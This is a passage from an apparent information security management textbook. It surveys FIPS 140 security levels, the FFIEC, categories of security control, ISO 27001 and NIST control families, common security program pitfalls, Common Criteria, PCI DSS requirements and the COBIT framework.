In addition to the tamper-evident physical security mechanisms required at Security Level 2, Security Level 3 attempts to prevent the intruder from gaining access to CSPs held within the cryptographic module. Physical security mechanisms required at Security Level 3 are intended to have a high probability of detecting and responding to attempts at physical access, use or modification of the cryptographic module. The physical security mechanisms may include the use of strong enclosures and tamper detection/response circuitry that zeroes all plain text CSPs when the removable covers/doors of the cryptographic module are opened.

Level 4

Security Level 4 provides the highest level of security.

At this security level, the physical security mechanisms provide a complete envelope of protection around the cryptographic module with the intent of detecting and responding to all unauthorized attempts at physical access.

Penetration of the cryptographic module enclosure from any direction has a very high probability of being detected, resulting in the immediate deletion of all plaintext CSPs.

Security Level 4 cryptographic modules are useful for operation in physically unprotected environments. Security Level 4 also protects a cryptographic module against a security compromise due to environmental conditions or fluctuations outside of the module's normal operating ranges for voltage and temperature. Intentional excursions beyond the normal operating ranges may be used by an attacker to thwart a cryptographic module's defenses. A cryptographic module is required to either include special environmental protection features designed to detect fluctuations and delete CSPs, or to undergo rigorous environmental failure testing to provide a reasonable assurance that the module will not be affected by fluctuations

outside of the normal operating range in a manner that can compromise the security of the module.

2.11 FFIEC

The Federal Financial Institutions Examination Council (FFIEC) is a U.S. government interagency body empowered to prescribe uniform principles, standards, and report forms for the federal examination of financial institutions by the following organizations:

- Board of Governors of the Federal Reserve System (FRB)
- Federal Deposit Insurance Corporation (FDIC)
- National Credit Union Administration (NCUA)
- Office of the Comptroller of the Currency (OCC)
- Consumer Financial Protection Bureau (CFPB)

The Federal Financial Institutions Examination Council (FFIEC) is a formal U.S. government interagency body that includes five banking regulators—the Federal Reserve Board of Governors (FRB), the Federal Deposit Insurance Corporation (FDIC), the National Credit Union Administration (NCUA), the Office of the Comptroller of the Currency (OCC), and the Consumer Financial Protection Bureau (CFPB). It is "empowered to prescribe uniform principles, standards, and report forms...to promote uniformity in the supervision of financial institutions". It also oversees real estate appraisal in the United States. Its regulations are contained in title 12 of the Code of Federal Regulations.

The FFIEC was given additional statutory responsibilities by section 340 of the Housing and Community Development Act of 1980 to facilitate public access to data that depository institutions must disclose under the Home Mortgage Disclosure Act of 1975 (HMDA) and the aggregation of annual HMDA data, by census tract, for each metropolitan statistical area (MSA). In accordance with HMDA, the FFIEC established an advisory State Liaison Committee composed of five representatives of state supervisory agencies. The HMDA requires "most lenders to identify the race, sex, and income of loan applicants and borrowers", so the FFIEC is able to deduce things like "the number of mortgages issued to black and Hispanic borrowers rose sharply", as it did in 1993. In 2006, the State Liaison Committee was added to the Council as a voting member.

The Appraisal Subcommittee (ASC) was established within the FFIEC pursuant to title XI of the Financial Institutions Reform, Recovery and Enforcement Act of 1989 (FIRREA). The ASC oversees The Appraisal Foundation, whose work is accomplished by three independent boards—the Appraiser Qualifications Board (AQB), the Appraisal Standards Board (ASB), and the Appraisal Practices Board (APB), who collectively regulate real estate appraisal in the United States.

2.12 CYBER SECURITY

Comptroller of the Currency and FFIEC Chair Thomas J. Curry stated on May 8, 2014, that "helping to make banks less vulnerable and more resilient to cyber-attacks" has been one of his top priorities. In June 2014 FFIEC launched a new webpage on cyber security and announced

that it was initiating a pilot for 500 member institutions that will focus on how these institutions manage cyber security and how prepared they are to mitigate cyber risks.

2.13 SECURITY CONTROLS

Security controls are safeguards or countermeasures to avoid, detect, counteract, or minimize security risks to physical property, information, computer systems, or other assets. Controls help to reduce the risk of damage or loss by stopping, deterring, or slowing down an attack against an asset. To help review or design security controls, they can be classified by several criteria, for example according to the time that they act, relative to a security incident:

Before the event, preventive controls are intended to prevent an incident from occurring e.g. by locking out unauthorized intruders; During the event, detective controls are intended to identify and characterize an incident in progress e.g. by sounding the intruder alarm and alerting the security guards or police; After the event, corrective controls are intended to limit the extent of any damage caused by the incident e.g. by recovering the organization to normal working status as efficiently as possible. (Some security professionals would add further categories such as deterrent controls and compensation. Others argue that these are subsidiary categories. This is simply a matter of semantics). Security controls can also be categorized according to their nature, for example:

- Physical controls e.g. fences, doors, locks and fire extinguishers;
- Procedural controls e.g. incident response processes, management oversight, security awareness and training;
- Technical controls e.g. user authentication (login) and logical access controls, antivirus software, firewalls;
- Legal and regulatory or compliance controls e.g. privacy laws, policies and clauses.

A similar categorization distinguishes control involving people, technology and operations/processes. Information security controls protect the confidentiality, integrity and/or availability of information (the so-called CIA Triad). Again, some would add further categories such as non-repudiation and accountability, depending on how narrowly or broadly the CIA Triad is defined.

Individual controls are often designed to act together to increase effective protection. Systems of controls can be referred to as frameworks or standards. Frameworks can enable an organization to manage security controls across different types of assets with consistency.

For example, a framework can help an organization manage controls over access regardless of the type of computer operating system. This also enables an organization to assess overall risk. Risk-aware organizations may choose proactively to specify, design, implement, operate and maintain their security controls, usually by assessing the risks and implementing a comprehensive security management framework such as ISO27001:2013, the Information Security Forum's Standard of Good Practice for Information Security, or NIST SP 800-53.

2.13.1 Information security standards and control frameworks

Numerous information security standards promote good security practices and define frameworks or systems to structure the analysis and design for managing information security controls. Some of the most well-known are outlined below.

2.13.2 International information security standards

ISO/IEC 27001:2013 specifies 114 controls in 14 groups:

- A.5: Information security policies
- A.6: How information security is organised
- A.7: Human resources security - controls that are applied before, during, or after employment.
- A.8: Asset management
- A.9: Access controls and managing user access
- A.10: Cryptographic technology
- A.11: Physical security of the organisation's sites and equipment
- A.12: Operational security
- A.13: Secure communications and data transfer
- A.14: Secure acquisition, development, and support of information systems
- A.15: Security for suppliers and third parties
- A.16: Incident management
- A.17: Business continuity/disaster recovery (to the extent that it affects information security)
- A.18: Compliance - with internal requirements, such as policies, and with external requirements, such as laws.

2.13.3 U.S. Federal Government information security standards

From NIST Special Publication SP 800-53 revision 3:

1. AC Access Control.
2. AT Awareness and Training.
3. AU Audit and Accountability.
4. CA Certification, Accreditation, and Security Assessments.
5. CM Configuration Management.
6. CP Contingency Planning.
7. IA Identification and Authentication.
8. IR Incident Response.
9. MA Maintenance.
10. MP Media Protection.
11. PE Physical and Environmental Protection.
12. PL Planning.
13. PS Personnel Security.
14. RA Risk Assessment.
15. SA System and Services Acquisition.

16. SC System and Communications Protection.
17. SI System and Information Integrity.
18. PM Program Management.

2.14 COMMON PITFALLS OF INFORMATION SECURITY PROGRAM

There are many mistakes organization's makes for security which they don't even realize in early stage of project. They repay for this thing in later time. Some of the mistakes I will try to discuss here:

- **Organizing Security team:** Most of the organization, I have provided incident response services, I have realized that the organization was operating without security. There was no security team in organization no budget allocated for security; this is very common for new companies and start-up. Over a period of time, these start-up grows and new companies grows but with lack of investment in security part. Until they get hacked or major incident happens.
- **No or low budget for enterprise level security tools:** Sometime its due to tight budget for the project is also the reason. But these things should be taken care while costing then budget will not become issue. These companies are slightly better off than the organizations with no security team at all. What I typically observe at these clients is dedicated though undersized staffs that spend a lot of time trying to convince management of the necessity of enterprise security tools. At least that's how they start out on the job. By the time I am called in to consult, I typically find that the IT managers accept as fact that executive leadership will not dedicate funds towards the purchase of enterprise security tools. Often these managers hope that the single biggest result of a breach is that executive leadership will finally see the true value of implementing these tools.
- **Lack of management support for an information security program:** For information Security program its essential thing that information is flowing from top to bottom then only people will follow it or take it seriously. Management should support this program then only things will go good in info sec program. For example in organization for security purpose no tailgating is allowed is written in policy. But upper management is not serious for it. So people will find a loophole and will exploit this. If employees do not think that executives support training and awareness efforts, then they will probably not be motivated to participate. Businesses must get their leaders to sponsor and promote education. Make it a priority to get executive sponsorship, preferably from the CEO or president, which you can use to visibly promote education. If a company's employees do not think its top business leaders care about information security and privacy, then the employees will not care either.
- **Over-reliance on tools; under-reliance on skills training-**What I have found to be the common denominator is that tools and security staff are both implemented, but the weak link in the chain is the capability of the personnel that are hired to deal with incidents. Consider a case where a critical client system was compromised via targeted email attack. Two users

clicked on a URL in similar LinkedIn phishing emails, starting the chain of infection that ultimately led to an attempted payroll theft months after the initial infection. Multiple opportunities existed for this client to detect and remove the threat from the network prior to the attacker trying to steal money; original emails were still present in the gateway storage, both compromised systems were beaconing to a known bad IP address, both hosts had AV alerts that fed into a central server, both users created help desk tickets as a result of their computers acting strangely, and this exact attack had been sufficiently blogged about for a security analyst to gather information and perform discovery in their own network. On the surface, this organization appeared ready to be able to efficiently handle any network security issues that came up. The reality, however, was that though there was an extensive trail of evidence that could have easily been queried and analysed, there were no truly qualified personnel on staff that could put the pieces of the puzzle together. People are the weakest link for information security and they are easily exploitable.

- **Throwing the education program together too quickly-** Many organizations try to put together information security and privacy training and awareness materials and programs quickly just to meet either an auditor's or regulator's requirements, or to try to comply with a regulatory or legal requirement deadline. This thrown-together training is rarely effective, and it usually does not include the components necessary for proper training and communications. It usually lacks learning objectives and does not engage the learners. Do not build your program without thought. Throwing together an education program will have an ineffective result, which will ultimately make your leader's educational efforts seem worthless to employees.
- **System admin assigned to remediate AV alerts, end up running scan tools that don't wipe out the threat:** In most of the organization just by assigning a task to sys admin to remediate AV alert management thinks that they are having security professional who is managing threats. While in reality most of system admin just run scanning tool which just remediate that particular alert. These tools cannot solve the real problem which may be like you organization is being targeted by competitor and the alert which was generated by AV and is being closed by system admin may be part of targeted attack.
- **Poor Awareness of Social Engineering Attacks:** In most of the organization people tend to show they are helpful. And in most of the cases in being so they often reveal secret information to the attacker and fall victim. For Example: Guy name John received mail from client **xyz@clie.com** that he wants complete blue print for the fourth coming project which is in implementation phase and for the same, this client **xyz@clie.com** has talked to the VP of the company, which is on vacation for couple of days and is in cc. Guy thought that if client had already talked to the VP then trust him and lets send the details to the project. Guy didn't notice that the actual client is **xyz@client.com** although he received mail from **xyz@clie.com** and send all the confidential data pertaining to the project to the attacker. If Guy has been aware of the social engineering attack then he wouldn't have done this blunder.

2.15 COMMON ELEMENTS OF COMPLINANCE

“Compliance means conforming to a rule, such as a specification, policy, standard or law”.

Compliance means conforming to stated requirements. At an organizational level, it is achieved through management processes which identify the applicable requirements (defined for example in laws, regulations, contracts, strategies and policies), assess the state of compliance, assess the risks and potential costs of non-compliance against the projected expenses to achieve compliance, and hence prioritize, fund and initiate any corrective actions deemed necessary. Regulatory compliance describes the goal that organisations aspire to achieve in their efforts to ensure that they are aware of and take steps to comply with relevant laws and regulations. Compliance is either a state of being in accordance with established guidelines or specifications, or the process of becoming so.

Software, for example, may be developed in compliance with specifications created by a standards body, and then deployed by user organizations in compliance with a vendor's licensing agreement. The definition of compliance can also encompass efforts to ensure that organizations are abiding by both industry regulations and government legislation

Compliance is a prevalent business concern, partly because of an ever-increasing number of regulations that require companies to be vigilant about maintaining a full understanding of their regulatory compliance requirements. Some prominent regulations, standards and legislation with which organizations may need to be in compliance include:

- Sarbanes-Oxley Act (SOX)
- Health Insurance Portability and Accountability
- Payment Card Industry Data Security Standard
- Federal Information Security Management Act

2.16 SUMMMARY

2.17 CHECK YOUR PROGRESS

2.18 ANSWERS TO CHECK YOUR PROGRESS

2.19 MODEL QUESTIONS

Unit III: Industry best practices

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know about Protection Profile
- Understand ISO security standards
- Know about Security Target
- Know Security Functional Requirements
- Understand Security Assurance Requirements
- Evaluate Assurance Level

3.2 ISO/IEC 15408 (EVALUATION CRITERIA FOR IT SECURITY)

Common Criteria (CC) is an international standard (ISO/IEC 15408) for certifying computer security software. Using Protection Profiles, computer systems can be secured to certain levels that meet requirements laid out by the Common Criteria. Established by governments, the Common Criteria treaty agreement has been signed by 26 countries, and each country recognizes the other's certifications.

In the U.S., Common Criteria is handled by the National Information Assurance Partnership (NIAP). In India it is handled by STQC. Other countries have their own CC authorities. Each authority certifies CC labs, which do the actual work of evaluating products. Once certified by the authority, based on the evidence from the lab and the vendor, that certification is recognized globally. Certification is given a particular assurance level which, represents the strength of the certification. Confidence is higher at a level EAL4 than at EAL2 for a certification. Attention is usually given to the assurance level, instead of what, specifically, you're being assured of, which is the protection profiles. CC certification represents a very specific set of software and hardware configurations. Software versions and hardware model and version is important as differences will break the certification. Some of the concepts and terminology necessary to understand regarding Common Criteria evaluations are explained below:

3.2.1 Target of Evaluation (TOE)

This represents product or system that is the subject of the evaluation. The evaluation serves to validate claims made about the target. To be of practical use, the evaluation verifies the target's security features. This is done through the following:

1. **Protection Profile (PP)** – A document, typically created by a user or user community, which identifies security requirements for a class of security devices (for example, smart cards used to provide digital signatures, or network firewalls) relevant to that user for a particular purpose. Product vendors can choose to implement products that comply with one or more PPs, and have their products evaluated against those PPs. In such a case, a PP may serve as a template for the product's ST (Security Target, as defined below), or

the authors of the ST will at least ensure that all requirements in relevant PPs also appear in the target's ST document. Customers looking for particular types of products can focus on those certified against the PP that meets their requirements.

2. **Security Target (ST)** – The document that identifies the security properties of the target of evaluation. It may refer to one or more PPs. The TOE is evaluated against the SFRs (see below) established in its ST, no more and no less. This allows vendors to tailor the evaluation to accurately match the intended capabilities of their product. This means that a network firewall does not have to meet the same functional requirements as a database management system, and that different firewalls may in fact be evaluated against completely different lists of requirements. The ST is usually published so that potential customers may determine the specific security features that have been certified by the evaluation.
3. **Security Functional Requirements (SFRs)** – Specify individual security functions which may be provided by a product. The Common Criteria presents a standard catalogue of such functions. For example, a SFR may state how a user acting a particular role might be authenticated. The list of SFRs can vary from one evaluation to the next, even if two targets are the same type of product. Although Common Criteria does not prescribe any SFRs to be included in an ST, it identifies dependencies where the correct operation of one function (such as the ability to limit access according to roles) is dependent on another (such as the ability to identify individual roles). The evaluation process also tries to establish the level of confidence that may be placed in the product's security features through quality assurance processes:
4. **Security Assurance Requirements (SARs)** – Descriptions of the measures taken during development and evaluation of the product to assure compliance with the claimed security functionality. For example, an evaluation may require that all source code is kept in a change management system, or that full functional testing is performed. The Common Criteria provides a catalogue of these, and the requirements may vary from one evaluation to the next. The requirements for particular targets or types of products are documented in the ST and PP, respectively.
5. **Evaluation Assurance Level (EAL)** – the numerical rating describing the depth and rigor of an evaluation. Each EAL corresponds to a package of security assurance requirements (SARs, see above) which covers the complete development of a product, with a given level of strictness. Common Criteria lists seven levels, with EAL 1 being the most basic (and therefore cheapest to implement and evaluate) and EAL 7 being the most stringent (and most expensive). Normally, an ST or PP author will not select assurance requirements individually but choose one of these packages, possibly 'augmenting' requirements in a few areas with requirements from a higher level. Higher EALs do not necessarily imply "better security", they only mean that the claimed security assurance of the TOE has been more extensively verified.

So far, most PPs and most evaluated STs/certified products have been for IT components (e.g., firewalls, operating systems, smart cards). Common Criteria certification is sometimes specified for IT procurement. Other standards containing, e.g., interoperation, system management, user training, supplement CC and other product standards. Examples include the ISO/IEC 17799 (Or more properly BS 7799-1, which is now ISO/IEC 27002) or the German IT-Grundschutzhandbuch. Details of cryptographic implementation within the TOE are outside the scope of the CC. Instead, national standards, like FIPS 140-2 give the specifications for cryptographic modules, and various standards specify the cryptographic algorithms in use. More recently, PP authors are including cryptographic requirements for CC evaluations that would typically be covered by FIPS 140-2 evaluations, broadening the bounds of the CC through scheme-specific interpretations.

3.2.2 How do the Common Criteria work?

The Common Criteria authority in each country creates a set of expectations for particular kinds of software: operating systems firewalls, and so on. Those exceptions are called Protection Profiles. Vendors, like Red Hat, then work with a third-party lab to document how we meet the Protection Profile. A Target of Evaluation (TOE) is created which is all the specific hardware and software that's being evaluated. Months are then spent in the lab getting the package ready for submission. This state is known as "in evaluation". Once the package is complete, it is submitted to the relevant authority. Once the authority reviews and approves the package the product becomes "Common Criteria certified" for that target.

3.3 ISO/IEC 13335 (IT SECURITY MANAGEMENT)

This standard provides concepts and models for information and communications technology security management. ISO/IEC 13335-1:2004 presents the concepts and models fundamental to a basic understanding of ICT security, and addresses the general management issues that are essential to the successful planning, implementation and operation of ICT security. Part 2 of ISO/IEC 13335 (currently 2nd WD) provides operational guidance on ICT security. Together these parts can be used to help identify and manage all aspects of ICT security.

3.4 PAYMENT CARD INDUSTRY DATA SECURITY STANDARDS (PCI DSS)

The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle branded credit cards from the major card schemes including Visa, MasterCard, American Express, Discover, JCB, and China Union Pay. Private label cards – those which aren't part of a major card scheme – are not included in the scope of the PCI DSS. The PCI Standard is mandated by the card brands and administered by the Payment Card Industry Security Standards Council. The standard was created to increase controls around cardholder data to reduce credit card fraud via its exposure. Validation of compliance is performed annually, either by an external Qualified Security Assessor (QSA) that creates a

Report on Compliance (ROC) for organizations handling large volumes of transactions, or by Self-Assessment Questionnaire (SAQ) for companies handling smaller volumes.

3.4.1 About PCI History

PCI DSS originally began as five different programs: Visa's Cardholder Information Security Program, MasterCard's Site Data Protection, American Express' Data Security Operating Policy, Discover's Information Security and Compliance, and the JCB's Data Security Program. Each company's intentions were roughly similar: to create an additional level of protection for card issuers by ensuring that merchants meet minimum levels of security when they store, process and transmit cardholder data. The Payment Card Industry Security Standards Council (PCI SSC) was formed, and on December 15, 2004, these companies aligned their individual policies and released version 1.0 of the Payment Card Industry Data Security Standard (PCI DSS). In September 2006, the PCI standard was updated to version 1.1 to provide clarification and minor revisions to version 1.0.

- Version 1.2 was released on October 1, 2008.
- Version 1.1 "sunsetting" on December 31, 2008.
- Version 1.2 did not change requirements, only enhanced clarity, improved flexibility, and addressed evolving risks and threats. In August 2009 the PCI SSC announced the move from version 1.2 to version 1.2.1 for the purpose of making minor corrections designed to create more clarity and consistency among the standards and supporting documents.
- Version 2.0 was released in October 2010 and is active for merchants and service providers from January 1, 2011 to December 31, 2014.
- Version 3.0 was released in November 2013 and is active from January 1, 2014 to December 31, 2017.
- Version 3.1 was released in April 2015

3.4.2 Requirement of PCI

The PCI Data Security Standard specifies twelve requirements for compliance, organized into six logically related groups called "control objectives". Each version of PCI DSS has divided these twelve requirements into a number of sub-requirements differently, but the twelve high-level requirements have not changed since the inception of the standard.

Table 1: PCI high level objectives

| Control objectives | PCI DSS requirements |
|--------------------|----------------------|
|--------------------|----------------------|

| | |
|---|---|
| Build and maintain a secure network | 1. Install and maintain a firewall configuration to protect cardholder data |
| | 2. Do not use vendor-supplied defaults for system passwords and other security parameters |
| Protect cardholder data | 3. Protect stored cardholder data |
| | 4. Encrypt transmission of cardholder data across open, public networks |
| Maintain a vulnerability management program | 5. Use and regularly update anti-virus software on all systems commonly affected by malware |
| | 6. Develop and maintain secure systems and applications |
| Implement strong access control measures | 7. Restrict access to cardholder data by business need-to-know |
| | 8. Assign a unique ID to each person with computer access |
| | 9. Restrict physical access to cardholder data |
| Regularly monitor and test networks | 10. Track and monitor all access to network resources and cardholder data |
| | 11. Regularly test security systems and processes |
| Maintain an information security policy | 12. Maintain a policy that addresses information security |

3.4.3 Best Practices for Implementing PCI DSS into Business-as-Usual Processes

To ensure security controls continue to be properly implemented, PCI DSS should be implemented into business-as-usual (BAU) activities as part of an entity's overall security strategy. This enables an entity to monitor the effectiveness of their security controls on an on-going basis, and maintain their PCI DSS compliant environment in between PCI DSS assessments. Examples of how to incorporate PCI DSS into BAU activities include but are not limited to:

1. Monitoring of security controls—such as firewalls, intrusion-detection systems/intrusion-prevention systems (IDS/IPS), file-integrity monitoring (FIM), anti-virus, access controls, etc.—to ensure they are operating effectively and as intended.
2. Ensuring that all failures in security controls are detected and responded to in a timely manner. Processes to respond to security control failures should include:
 - Restoring the security control
 - Identifying the cause of failure
 - Identifying and addressing any security issues that arose during the failure of the security control
 - Implementing mitigation (such as process or technical controls) to prevent the cause of the failure recurring
 - Resuming monitoring of the security control, perhaps with enhanced monitoring for a period of time, to verify the control is operating effectively
3. Reviewing changes to the environment (for example, addition of new systems, changes in system or network configurations) prior to completion of the change, and perform the following:
 - Determine the potential impact to PCI DSS scope (for example, a new firewall rule that permits connectivity between a system in the
 - CDE and another system could bring additional systems or networks into scope for PCI DSS).
 - Identify PCI DSS requirements applicable to systems and networks affected by the changes (for example, if a new system is in scope for PCI DSS, it would need to be configured per system configuration standards, including FIM, AV, patches, audit logging, etc., and would need to be added to the quarterly vulnerability scan schedule).
 - Update PCI DSS scope and implement security controls as appropriate.
4. Changes to organizational structure (for example, a company merger or acquisition) resulting in formal review of the impact to PCI DSS scope and requirements.
5. Performing periodic reviews and communications to confirm that PCI DSS requirements continue to be in place and personnel are following secure processes. These periodic reviews should cover all facilities and locations, including retail outlets, data centres, etc., and include

reviewing system components (or samples of system components), to verify that PCI DSS requirements continue to be in place—for example, configuration standards have been applied, patches and AV are up to date, audit logs are being reviewed, and so on. The frequency of periodic reviews should be determined by the entity as appropriate for the size and complexity of their environment. These reviews can also be used to verify that appropriate evidence is being maintained—for example, audit logs, vulnerability scan reports, firewall reviews, etc.—to assist the entity’s preparation for their next compliance assessment

6. Reviewing hardware and software technologies at least annually to confirm that they continue to be supported by the vendor and can meet the entity’s security requirements, including PCI DSS. If it is discovered that technologies are no longer supported by the vendor or cannot meet the entity’s security needs, the entity should prepare a remediation plan, up to and including replacement of the technology, as necessary. In addition to the above practices, organizations may also wish to consider implementing separation of duties for their security functions so that security and/or audit functions are separated from operational functions. In environments where one individual performs multiple roles (for example, administration and security operations), duties may be assigned such that no single individual has end-to-end control of a process without an independent checkpoint. For example, responsibility for configuration and responsibility for approving changes could be assigned to separate individuals.

3.5 COBIT

COBIT stands for Control Objectives for Information and Related Technology. COBIT is a framework created by ISACA for Information Technology (IT) management and IT governance. It is a supporting toolset that allows managers to bridge the gap between control requirements, technical issues and business risks. ISACA first released COBIT in 1996; ISACA published the current version, COBIT 5, in 2012. COBIT aims "to research, develop, publish and promote an authoritative, up-to-date, international set of generally accepted information technology control objectives for day-to-day use by business managers, IT professionals and assurance professionals". COBIT, initially an acronym for "Control objectives for information and related technology" (though before the release of the framework people talked of "CobiT" as "Control Objectives for IT"), defines a set of generic processes for the management of IT. The framework defines each process together with process inputs and outputs, key process-activities, process objectives, performance measures and an elementary maturity model.

The framework supports governance of IT by defining and aligning business goals with IT goals and IT processes. COBIT is a comprehensive set of resources that contains all the information organization’s need to adopt an IT Governance and control framework. It is a framework that will guide management in deciding on the level of risk to accept, the most appropriate control practices and the path to follow when it is necessary to improve the level of control.




Figure 1: COBIT¹

CobIT will help with linking specific IT control models to overall business control models (e.g. COSO). CobIT defines high-level and detailed Control Objectives for the 34 IT process that are grouped in four domains. CobIT addresses the business objectives in a process-orientated manner. The 34 IT processes guide management to selecting Critical Success Factors, the most important issues or actions that management need to achieve control over so that IT can be effective in enabling the entity's business objectives.

CobIT provides process framework for information system governance and allows organizations to develop a control structure, to link its IT objectives with business requirements. CobIT breaks down the control structure into four major domains and 34 sub domains:

- Planning & Organization
- Acquisition & Implementation
- Delivery & Support
- Monitoring

With the Critical Success Factors (CSF) in mind, CobIT guides management to deciding on Key Goal Indicators, those measurements that indicate the required outcome from the CSFs have been achieved. Thereafter, management is directed to determining meaningful measures that indicate how well the IT processes are doing in enabling the goals set by IT management, to be

¹ Image courtesy: adapted from https://commons.wikimedia.org/wiki/File:Principios_basicos_cobit.png available under the Creative Commons Attribution-ShareAlike License.

achieved. COBIT provides a set of recommended best practices for governance and control process of information systems and technology with the essence of aligning IT with business. COBIT 5 consolidates COBIT4.1, Val IT and Risk IT into a single framework acting as an enterprise framework aligned and interoperable with TOGAF and ITIL.




Figure 2: COBIT cube²

3.5.1 DOMAINS

1. **Planning and Organization** – It focuses on strategy and tactics so that IT may actually contribute to the business goals of the organization.
2. **Acquisition and Implementation** - The focus is on the implementation of the IT strategy. In this domain the solutions are identified, developed, acquired, implemented and integrated with business processes.
3. **Delivery and Support** –Focusing on issues related to the delivery of services, including routine operations, security, continuity and training; and finally
4. **Monitoring and Evaluation** - its goal is to regularly assess the IT processes from a quality and compliance point of view according to control requirements.

² Image courtesy: adapted from https://upload.wikimedia.org/wikipedia/commons/6/63/Requisitos_de_negocios_cobit.png available under the Creative Commons Attribution-ShareAlike License.

These four domains include thirty-four processes and these processes comprise two hundred and ten activities. On the other side of the cube, there are Business Requirements. According to the model proposed by COBIT 4.1, in order to satisfy business objectives, information needs to conform to certain criteria such as effectiveness, efficiency, confidentiality, integrity, availability, compliance, and reliability.

Finally, the third dimension links characteristics related to the IT resources, which are: Applications, Information, Infrastructure and People, to previous dimensions. The areas of focus for the IT governance, according to the COBIT 4.1, are presented in the pentagon illustration shown in Figure 3.

